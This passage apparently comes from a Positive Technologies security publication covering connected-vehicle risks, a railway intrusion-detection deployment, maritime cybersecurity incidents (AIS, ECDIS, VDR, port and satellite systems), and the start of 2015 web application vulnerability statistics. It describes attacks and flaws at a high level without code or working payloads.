These are many possible consequences. Even though the most obvious problems concern traffic safety (interference in the managing procedures), mass transport automation leads to permanent control over a user's location — hackers won't have to deal with the end customer because all the information will be stored in the central system. New possibilities are now opening for smuggling, as hackers may exploit the existing infrastructure for transportation purposes and the owners may not even know. In addition, vulnerabilities may be used for sabotage and data extraction. Flaw exploits are also useful for cyberterrorism and mass attacks on the control systems — from DDoS to the end device hacking.

The idea of smart self-driving vehicles is not new, but the prevalence of this technology has increased. Several countries are holding conferences regarding the issue [19] and more attention is being paid to the legislation around self-driving vehicles, for example, the US senators introduced a draft law dedicated to vehicle cybersecurity [20].

Like any other new technology, especially of such scale and significance, intelligent transportation systems leave a vast surface for possible attacks.

SOURCES

1. Study: Vulnerabilities in the Crypto Transponder Allow for Engine Start in Over 100 Car Models. *habrahabr.ru/company/pt/blog/265233/.*
2. Land Rover Software Bug Opens Doors. *habrahabr.ru/company/pt/blog/262663/.*
3. Greenberg, A. 2015. Hackers Remotely Kill a Jeep on the Highway — With Me in It. *wired.com/2015/07/hackers-remotely-kill-jeep-highway/.*
4. Gartner Says By 2020, a Quarter Billion Connected Vehicles Will Enable New In-Vehicle Services and Automated Driving Capabilities. *gartner.com/newsroom/id/2970017.*
5. *slideshare.net/phdays/phd3-ermakov-sklyarovecu*
6. Cimpanu, C. 2015. Toyota Corolla Hybrid Car Hacked via Smartphone. *news.softpedia.com/news/toyota-corolla-hybrid-car-hacked-via-smartphone-497681.shtml.*
7. Audi Piloted Driving. *audi.com/com/brand/en/vorsprung_durch_technik/content/2014/10/piloted-driving.html.*

   Ziegler, C. 2016. Ford is Testing Self-Driving Cars in the Snow, Which is a Really Big Deal. *theverge.com/2016/1/11/10745508/ford-snow-self-driving-testing-naias-2016.*
8. Google Self-Driving Car Project. *google.com/selfdrivingcar/.*
9. Shepardson, D. 2016. Google Says It Bears 'Some Responsibility' After Self-Driving Car Hits a Bus. *reuters.com/article/us-google-selfdrivingcar-idUSKCN0W22DG.*
10. Vasilevsky, E. 2015. Samsung and Baidu Are in a Hurry to Get Ahead of a Google Car. *androidinsider.ru/gadzhety/samsung-i-baidu-speshat-obognat-avtomobili-google.html.*
11. Agapov, I. 2015. KamAZ Started Developing a Self-Driving Truck. *rbc.ru/technology_and_media/02/02/2015/54cf82ed9a79476d50a1a051*
12. Kaspersky Laboratory Develops a Secure OS for Cars. *gazeta.ru/auto/news/2016/01/25/n_8163407.shtml.*
13. Intel Starts Its Fight for Car Information Security. *ekozlov.ru/2015/09/automotive-security-review-board/.*
14. Automotive Security Best Practices by McAfee. *mcafee.com/us/resources/white-papers/wp-automotive-security.pdf.*

    IET. Automotive Cyber Security: An IET/KTN Thought Leadership Review of Risk Perspectives for Connected Vehicles.
15. Vehicle-to-Vehicle/Vehicle-to-Infrastructure Control. *ieeecss.org/sites/ieeecss.org/files/documents/IoCT-Part4-13VehicleToVehicle-HR.pdf.*
16. Department of Defense Global Information Grid Architectural Vision for a Net-Centric, Service-Oriented DoD Enterprise.
17. *robocv.ru/.*
18. Pierceall, K. Self-Driving Semi Licensed to Drive in Nevada. *chicagotribune.com/classified/automotive/ct-selfdriving-semi-licensed-to-drive-20150506-story.html.*
19. Automotive Cybersecurity. *automotivecybersecurity.com/.*

    Connected Car. ccsummit.ru/.
20. Senators Presented a Law Project Dedicated to Car Cybersecurity. *vestnik-glonass.ru/news/vo_vlasti/senatory-predstavili-proekt-akta-posvyashchyennogo-avtomobilnoy-kiberbezopasnosti/.*

PT ISIM IMPROVES THE SECURITY SYSTEM OF RUSSIAN RAILROADS

More than 160 railway stations from Kaliningrad to the Far Eastern Federal District were equipped with EBI Lock 950 computer-based interlocking systems (CBI) by Bombardier Transportation. In 2014, the Russian Railways (RZD) decided to improve the security of the CBIs composed of switches and signals. Bombardier invited Positive Technologies experts to assess the security level of ICS and detect vulnerabilities. They created a threat model and defined security requirements, but as it was difficult to eliminate all security errors, the Positive Technologies team suggested ways to strengthen security via PT Industrial Security Incident Manager. The system can detect attacks against ICS and investigate incidents at critical units. As opposed to competing products, PT ISIM visualizes attacks not only as a sequence of events, but also on the technological map of the object binding to the equipment. Moreover, PT ISIM does not require a reassessment of the equipment as it works without intervention in the technological process. The system passed pilot tests successfully in 2016 and has now passed operational testing. PT ISIM is being adjusted to meet the needs of other industries, specifically fuel and energy.

CYBERSECURITY AT SEA

It is difficult to overestimate the role of the shipping industry for worldwide trade, as 90% of all goods are transported around the globe onboard ships. The shipping industry have mirrored other industries in terms of technological advances, so ships are becoming larger, crews are becoming smaller, and more processes are becoming automated, either fully or partially. Days when a ship at sea was almost isolated from the rest of the world have passed, as today onboard systems get updates while at sea, and the Internet is frequently available for the crew on the way. However, the downside of this connectivity is that the shipping industry objects now face many cyber risks.

The ENISA's "Analysis of cyber security aspects in the maritime sector" dated November 2011 states "that the awareness regarding cyber security aspects is either at a very low level or even non-existent in the maritime sector" [1]. The low awareness of cyber risks is also noted by analysts of the CeberKeel working with cyber security of the maritime industry. They state that many people involved into the shipping industry "have gotten used to being part of an almost 'invisible' industry. Unless you happen to live near a major port facility, the average person is unlikely to physically see the actual scale of the industry." [2] The Allianz Safety and Shipping Review 2015 states, that "a growing reliance on automation significantly exacerbate the risks from hackers disrupting key systems. Hackers may interfere with the control of a ship or its navigation systems; they may interrupt all external communications of the ship, or obtain confidential data." [3] According to Reuters the importance of the cybersecurity issues is lowered, as the number of successful cyber-attacks is not publicly known. Businesses often do not want to report them for fear of reputation loss, claims from clients and insurers, investigations by external auditors and state regulators [4].

Before proceeding with cyber security about, it is important to identify and define key information systems and technologies specific for the maritime industry.

Automatic Identification System (AIS) provides ship's identification data including cargo information, its state, position and course. It is also used for collision avoidance, vessel state monitoring and tracking by the owner as well as for communication between ships. Operation of AIS devices is based on exchange of VHF radio signals between vessels, floating repeaters and costal AIS gateways connected to the Internet. Today, all ships on international voyages, ships over 500GT, and all passenger ships should be equipped with the AIS. Additionally, the system is deployed on maritime search-and-rescue vessels.

Electronic Chart Display & Information System (ECDIS) is a navigation information system that collects and displays data from radars, GPS, various sensors on board the vessel (e.g. a gyrocompass), AIS, and correlates them with the embedded maps. It is used for positioning, automation of some cruising tasks, and safe navigation. It should be noted that ECDIS systems will have been compulsory for all ships till 2019. As a rule, the system includes one or two (one for monitoring and one for course plotting) workstations with installed ECDIS software, which is connected to onboard systems and sensors.

Voyage Data Recorder (VDR) is an onboard data recording system, an equivalent of a flight recorder (also known as a black box). Its main purpose is storage of important voyage data including technical and course information, as well as voice records from the bridge, and protection of these data in case of an incident.

Terminal Operating System (TOS) is an IT infrastructure for control of operations with cargos in the port, i.e. loading and unloading, tracking inventory and movements around the port, warehousing and searching required containers, managing further transit. It is the most complicated and diversified item of the list as it may consist of a single product from a particular vendor or it may consist of a number of systems including multipurpose ones, which perform various tasks.

Container Tracking System (CTS) is used for monitoring the container travel by means of GPS or (more rarely) other data sources. Most companies working for the industry also provide tracking devices for other applications, e.g. personal tourist trackers, vehicle trackers, etc.

Emergency Position Indicating Radio Beacon (EPIRB) is a transmitter, which sends out a distress signal when activated. The signal can be transmitted via satellites or VHF band, or both depending on the used technology. Besides the distress signal, some EPIRBs can provide information about the vessel if synchronized with AIS.

Research conducted in the last few years and information on incidents disclosed to the public confirms the existence of cyber risks in the maritime industry.

AIS SYSTEM

Specialists from Trend Micro conducted in depth research into AIS security. The results were presented at the Black Hat Asia in 2014 [6]. They studied two attack vectors: (1) attacks on AIS providers, which aggregate data from coastal AIS gateways and provide online paid and free-of-charge services (e.g. MairneTraffic), and (2) attacks at the broadcasting level, i.e. attacks on the AIS protocol. They used Software-defined radio (SDR) for attacks on the protocol. The protocol architecture was developed long ago, therefore validation of the sender and encryption of the transmitted data were not implemented, as usage of expensive radio hardware for compromising the technology was considered hardly probable. The research revealed the following risks:

+ Modification of the vessel's data including its position, course, cargo information, velocity, and name.
+ Creation of ghost ships recognized by other vessels as real ones all over the globe.
+ Sending crafted weather data to a particular ship to make it change the course to avoid some fake storm.
+ Initiation of false collision warnings that may result in autocorrection of the ship's course.
+ Making an existing ship invisible.
+ Creation of fake search-and-rescue helicopters.
+ Transmission of fake EPIRB signals which activate alarm on nearby ships.
+ DoS attacks on the whole system by increasing AIS traffic.

It should also be noted that the crew can disable the ship's AIS system to become invisible (that according to CyberKeel, is a very popular practice when passing dangerous waters like the Gulf of Aden, which is notorious for its Somali pirates), or change (for some reason) the transmitted data manually.

Modification of AIS maps by placing a fake warship of country A in the territorial waters of country B may cause a diplomatic feud. Fake collision warnings may cause deviation of the ship from its course, and fake EPIRB signals may decoy a ship into a particular area of the sea.

ECDIS SYSTEM

NCC Group issued a report on ECDIS security dated March 3, 2014. The report contains results of a research conducted for the system of a leading vendor (the name is not stated in the paper) [7]. An ECDIS system is, in NCC Group's experience, typically a workstation PC, usually running Windows XP, which is installed on the bridge of a vessel. The workstation with ECDIS is connected via the shipboard LAN (usually a gateway to the Internet) to other onboard systems like NAVTEX (a navigational telex for delivery of navigational and meteorological warnings and forecasts, as well as urgent maritime safety information to ships), AIS, radars, GPS, and other sensors. ECDIS systems are often supplied with no information security protection. It should be noted that Windows systems deployed on ships frequently at sea do not get critical security patches in a timely manner. Most vulnerabilities discovered by NCC's researchers were in the Apache server installed with the system. Malicious code could be injected by a remote attacker via the Internet, or by a crew member via a portable drive used for updating or adding nautical charts. The discovered vulnerabilities allowed a hacker to read, upload, move, replace, or delete arbitrary files located on the workstation. Hence, an attacker could read and modify data of all devices and systems connected to the shipboard LAN.


Correct operation of the ECDIS system is crucial. ECDIS compromise could lead to harmful consequences like injuries, even fatal ones, environmental pollution and big financial losses. A vessel unable to navigate properly could block a busy canal or lock for an uncertain period that could result in significant financial damages. A tanker carrying oil or some chemicals could run aground due to navigation errors, and that scenario can result in ecological disaster.

VOYAGE DATA RECORDER

VDR is equivalent to the black box in an aircraft. Data obtained from the device is very important for investigation of accidents, wrecks, and disasters at sea.

On February 15, 2012 marines onboard an Italian private tanker Enrica Lexie who were supposed to protect the ship against pirates opened fire at an Indian fishing boat thinking they were pirates and killed two fishermen. All the data collected from the sensors and voice recordings stored in the VDR during the hours of the incident vanished [9]. The loss of data occurred in one of two ways: overwriting of the data by VDR or tampering with the evidence. Loss of data complicated the investigation and resulted in a diplomatic feud between India and Italy. The investigation was finished only on August 24, 2015.

Less than a month after the Italian marines incident, another vessel, Prabhu Daya collided with a shipping boat off the Kerala coast, killing three fishermen. An investigation later found that the VDR of the vessel was corrupted after someone inserted a pen drive into it. All data files including voice records were deleted and specialists could not recover any data [9].



The VDR installed on the Italian ship Enrica Lexie was manufactured by Furuno. Later, IOActive studied one of the devices of this manufacturer (VDR-3000). The device consisted of two modules: Data Collection Unit (DCU) and Data Recording Unit (DRU). Inside the Data Collecting Unit (DCU) is a Linux machine with multiple communication interfaces, such as USB, IEEE1394, and LAN. Also inside the DCU, is a backup HDD that partially replicates the data stored on the Data Recording Unit (DRU). The DRU is protected against physical tampering in order to survive in the case of an accident. It also contains a Flash disk to store data for a 12-hour period. This unit stores all essential navigation and status data such bridge conversations, VHF communications, and radar images. The research revealed a vulnerability that allowed unauthenticated attackers with remote access to the VR-3000 to execute arbitrary commands with root privileges. This can be used to fully compromise the device and as a result, remote attackers are able to access, modify, or erase data stored on the VDR, including voice conversations, radar images, and navigation data [10].

The above cases of Enrica Lexie and Prabhu Daya demonstrate that tampering with the VDR data can complicate or deadlock the investigation of an incident at sea. Moreover, an ability to modify or replace data on the recorder makes such scenario more probable.

TOS AND PORT FACILITIES

The port information infrastructure is one of the most complicated and diversified IT structures related to the maritime industry. It is often said, "If you've seen a port, you've seen only one port." Each port is unique as well as its information systems. Nevertheless, there are many evidences that cyber risks related to the ports are underestimated.

Comdr (USCG) J. Kramek wrote in his monograph related to cybersecurity of the main US ports the following: "Of the six ports studied, only one had conducted a cybersecurity vulnerability assessment and not a single one had a cyber incident response plan. Moreover, of the $2.6 billion allocated to the U.S. Port Security Grant Program—created in the wake of 9/11 to fund new congressionally mandated security requirements at U.S. ports—to date, less than $6 million has been awarded for cybersecurity projects. [11]" Among other risks noted by the author were the following: maintenance of some systems by contractors who has no relation to the port, access of employees to the port systems using their own laptops and gadgets, absence of cybersecurity training for employees before granting them network access.

The most widely known incident related to port cybersecurity took place at the Port of Antwerp in 2012 [12]. Here a complicated smuggling scheme was set up: smuggled goods (as a rule drugs and weapons) were loaded at the port of departure in Latin America into containers delivering duly registered legal goods. When the cargo arrived in Europe the mob's IT department intercepted the nine-digit PINs that controlled access to DP World's shipping containers. After the container with smuggled goods reached the Port of Antwerp, the traffickers accessed the port's wireless networks, sent commands to loaders to put the target container on their truck, and drove off ahead of the cargo's legitimate owner. Investigation launched after owners started to complain of periodic disappearance of their containers led to a series of searches and raids in Denmark, Belgium, and the Netherlands. The police seized guns, cash, cocaine, and arrested fifteen people. This smuggling technique was shown in the second season of the television series The Wire, several years prior to the Antwerp case. (In one of the episodes, smugglers hired dockworkers of the Baltimore port to alter the

computer records of containers with drugs.) Jim Giermanski, a former FBI agent and chairman of Powers International, a transportation security technology company, said that he was not surprised at the Antwerp incident, as most shippers had no idea about what to do to secure a container from tampering by smugglers [13].

Based on recent estimates some 420 million containers are shipped annually, and customs officials tend to inspect only around two percent of those shipments. Thus, estimates about the use of containers by smugglers can be only approximate. Besides drug dealers and smugglers, terrorists could also use security vulnerabilities in the port and logistical systems to deliver explosives to a target city at someone else's expense.

CTS, GPS, AND SATELLITE COMMUNICATION SYSTEMS

The maritime industry widely use Satellite Communications (SATCOM) for access to the Internet, ship-to-ship and ship-to-land communication, GPS/DGPS for positioning and navigation, as well as for tracking cargo.

Colby Moore, a researcher from Synac, made a presentation at the Black Hat USA 2015 on the security of Globalstar GPS tracking systems [14]. Aside from commercial shipping, Globalstar solutions are used in mining, environment monitoring, car industry, maritime vessels, etc. The research revealed that exploitation of the discovered vulnerabilities allowed data interception and modification, or signal jamming.

As in case of AIS, disclosure of Globalstar vulnerabilities became possible due to SDR technology development, its relative simplicity and its low price point. The Simplex data network that Globalstar uses for its satellites doesn't encrypt communication between the tracking devices, orbiting satellites and ground stations, nor does it require that the communication be authenticated so that only legitimate data gets sent. Simplex data transmissions are also one-way from device to satellite to ground station, which means there is no way to ping back to a device to verify that the data transmitted was accurate. Moore thinks the problem may not be unique to Globalstar trackers, he expects to see similar vulnerabilities in other systems [15].

As per the IOActive report [16], SATCOM systems including those used for communication between ships and with the mainland via the Internet contain many vulnerabilities. Analysis of SATCOM terminals used in maritime, aerospace, military and other sectors, and manufactured by the leading companies (like Harris, Hughes, Cobham, JRC, Iridium) uncovered the following critical security flaws: undocumented and/or insecure protocols, hardcoded credentials, weak password reset, backdoors. However, neither sensitive information obtained in the course of research including test techniques and methods, nor information on exploitation of vulnerabilities was publicly disclosed after reporting to the vendors.

Another example of compromising satellite systems took place in July 2013. Students from the University of Texas at Austin managed to alter the course of a US$80M yacht using $2,000-$3,000 worth of equipment. They used a GPS simulator (like one used for equipment calibration), constructed a fraudulent signal, and slowly increased the power of its transmission. When the spoofing signal got stronger than the real signal for one of the GPS satellites, the receiver of the yacht started detecting and reading the stronger signal. When the yacht's navigation system started to rely on data received from two actual GPS satellites and the spoofing device, the researchers altered the course of the vessel [17].

In conclusion, it should be noted that the maritime industry, despite being the significant connection of goods between countries is not prepared for cyber-attacks. Cybersecurity risks are now actively exploited by governments, hacktivists, criminals, and terrorists. Besides vulnerabilities and security flaws in maritime systems, the problem is that the software installed onboard ships usually do not get security updates and patches when they are at sea or docked at remote ports. The shipping industry could turn into a time bomb, and full-scale activities on debugging and patching the above systems should start before we face serious threats.

SOURCES:

1. Analysis of cyber security aspects in the maritime sector, ENISA, 10.2011.
2. Maritime Cyber-Risks, CyberKeel, 15.10.2014.
3. Safety and Shipping Review 2015, H. Kidston, T. Chamberlain, C. Fields, G. Double, Allianz Global Corporate & Speciality, 2015.
4. All at sea: global shipping fleet exposed to hacking threat, J. Wagstaff, Reuters, 23.04.2014.
5. MARIS ECDIS900, MARIS brochure.
6. AIS Exposed: Understanding Vulnerabilities & Attacks 2.0 (video), Dr. M. Balduzzi, Black Hat Asia 2014.
7. Preparing for Cyber Battleships – Electronic Chart Display and Information System Security, Yevgen Dyryavyy, NCC Group, 03.03.2014.
8. Voyage Data Recorder of Prabhu Daya may have been tampered with, N. Anand, The Hindu, 11.03.2012.
9. Lost voice data recorder may cost India Italian marines case, A. Janardhanan, The Times of India, 13.3.2013.
10. Maritime Security: Hacking into a Voyage Data Recorder (VDR), R. Samanta, IOActive Labs, 09.01.2015.
11. The Critical Infrastructure Gap: U.S. Port Facilities and Cyber Vulnerabilities, Comdr (USCG) J. Kramek, Center for 21st Century Security and Intelligence at Brookings, 06.2013.
12. The Mob's IT Department: How two technology consultants helped drug traffickers hack the Port of Antwerp, J. Robertson, M. Riley, Bloomberg Businessweek, 07.07.2015.
13. To Move Drugs, Traffickers Are Hacking Shipping Containers, A. Pasternack, Motherboard, 21.10.2013.
14. Spread Spectrum Satcom Hacking: Attacking the Globalstar Simplex Data Service, C. Moore, Black Hat USA 2015.
15. Hackers Could Heist Semis by Exploiting This Satellite Flaw, K. Zetter, Wired, 30.07.15.
16. A Wake-Up Call for SATCOM Security, R. Santamarta, IOActive, 09.2014.
17. University of Texas team takes control of a yacht by spoofing its GPS, B. Dodson, gizmag, 11.08.2013.

WEB APPLICATION VULNERABILITIES IN 2015


Modern web technologies allow businesses to solve organizational issues cost-effectively and efficiently and demonstrate their services and products to a wide range of audiences through the Internet. However, attackers may exploit websites as an easy access point to company infrastructure. This can cause financial and reputational damage, and despite well documented incidents involving compromised security, developers and administrators pay more attention to the functionality than to the security of web applications.

Positive Technologies experts examine around 300 web applications each year using various techniques from instrument to source-code analysis. This report provides a summary of statistics and findings gathered during penetration testing of web applications in 2015. It also compares 2015 results to those in 2013 and 2014 and tracks the dynamics of web application development in the context of delivering information security.

CASES AND METHODOLOGY

We chose 30 applications, from the total number examined in 2015, and conducted an in-depth analysis on each of these. The study contains vulnerabilities tested in the testbeds. The vulnerability assessment was conducted via black-, gray- and white-box testing manually (with the aid of automated tools) or using automated code analyzer. The black-box technique is defined as website security testing from the perspective of an external attacker, with no "inside" knowledge of the system. The gray-box testing is similar to the black-box testing, except an attacker is defined as a user who has some privileges in the system. The white-box scanning presupposes the use of all relevant information about the application, including its source code.

Our statistics only include code and configuration vulnerabilities. Vulnerabilities were categorized according to WASC TC v. 2, with the exception of Improper Input Handling and Improper Output Handling, since these threats are implemented by exploiting a number of other vulnerabilities. The severity of vulnerabilities was estimated in accordance with CVSS v. 2.



Websites by maximum severity

These applications belong to companies from different industries — telecoms (23%), manufacturing (20%), mass media (17%), IT (17%), finance (13%), and governmental organizations (10%).

Most of the examined web applications were written in Java (43%), followed by PHP (30%). Applications based on other languages and technologies, such as ASP.NET, Perl, ABAP, and 1C, were also used. The most common server was Nginx (34%), followed by Microsoft IIS (19%), Apache Tomcat (14%), WebLogic (14%), Apache, and SAP NetWeaver Application Server. Almost half of the resources studied were production systems, available on the Internet, but there were some test platforms still in development or acceptance when tested.

ALL SITES ARE VULNERABLE


All applications contained at least medium-severity vulnerabilities. 70% of the systems studied had a critical vulnerability, and the percentage of systems with this type of vulnerability has grown consistently over the last three years.

UNPROTECTED USERS

Most of the applications examined allow attacking users. 80% of the investigated resources were vulnerable to Cross-Site Scripting (XSS) attacks. Successful exploitation of this vulnerability could allow an attacker to inject arbitrary HTML tags, including JavaScript, into a browser, obtain a session ID or conduct phishing attacks.

The second most common flaw was Information Leakage: about 50% of applications were vulnerable. 47% of the websites were exposed to brute force attacks, and XML External Entities was among the most common high-severity vulnerabilities


discovered in 2015. This security weakness allows attackers to obtain the content of server files or execute requests in the local network of the attacked server.



Most common vulnerabilities (%)

DEVELOPMENT TOOLS: JAVA BETTER THAN PHP?

Previous studies show that PHP systems were more vulnerable than applications written in ASP.NET and Java. By contrast, in 2015, 69% of Java applications suffered from vulnerabilities, while PHP systems were less vulnerable, 56% in 2015 compared to 76% in 2013.



Systems with vulnerabilities of various severity levels (by development tools)

An average PHP application contains 9.1 critical vulnerabilities, a Java application contains 10.5, while applications based on other languages and development tools have only 2 vulnerabilities per application on average.


XXS had the largest percentage of vulnerabilities among all types of programming languages. The percentage of SQL Injection found in PHP applications in 2015 decreased from 67% to 22%.

Most common vulnerabilities (by development tools)


PHP	% of websites	Java	% of websites	Other	% of websites
Cross-Site Scripting	89%	Cross-Site Scripting	77%	Cross-Site Scripting	75%
Information Leakage	56%	**XML External Entities**	**54%**	Information Leakage	75%
Brute Force	33%	Brute Force	46%	Brute Force	63%
OS Commanding	**22%**	**Path Traversal**	**31%**	Fingerprinting	60%
SQL Injection	**22%**	Information Leakage	31%	**XML External Entities**	**50%**
Path Traversal	**22%**	URL Redirector Abuse	31%	Cross-Site Request Forgery	38%
Insufficient Authorization	22%	**SQL Injection**	**23%**	Insufficient Transport Layer Protection	38%
Fingerprinting	22%	Cross-Site Request Forgery	23%	URL Redirector Abuse	38%
URL Redirector Abuse	22%	Application Misconfiguration	23%	**Path Traversal**	**25%**
XML External Entities	**11%**	HTTP Response Splitting	23%	Insufficient Authorization	25%

VULNERABLE SERVERS ON MICROSOFT IIS

The percentage of applications run on Microsoft IIS with high-severity vulnerabilities increased in 2015. By contrast, vulnerabilities in Nginx and Apache Tomcat sites decreased from 86% to 57% and from 60% to 33% respectively.



Web applications with high-severity vulnerabilities (by web servers)



Sites with high-severity vulnerabilities by industries

The most common administrative error was Information Leakage, and this weakness was detected in all applications based on Microsoft IIS. The second most common flaw was insufficient brute force protection.

BANKS AND IT: INDUSTRY CONCERNS

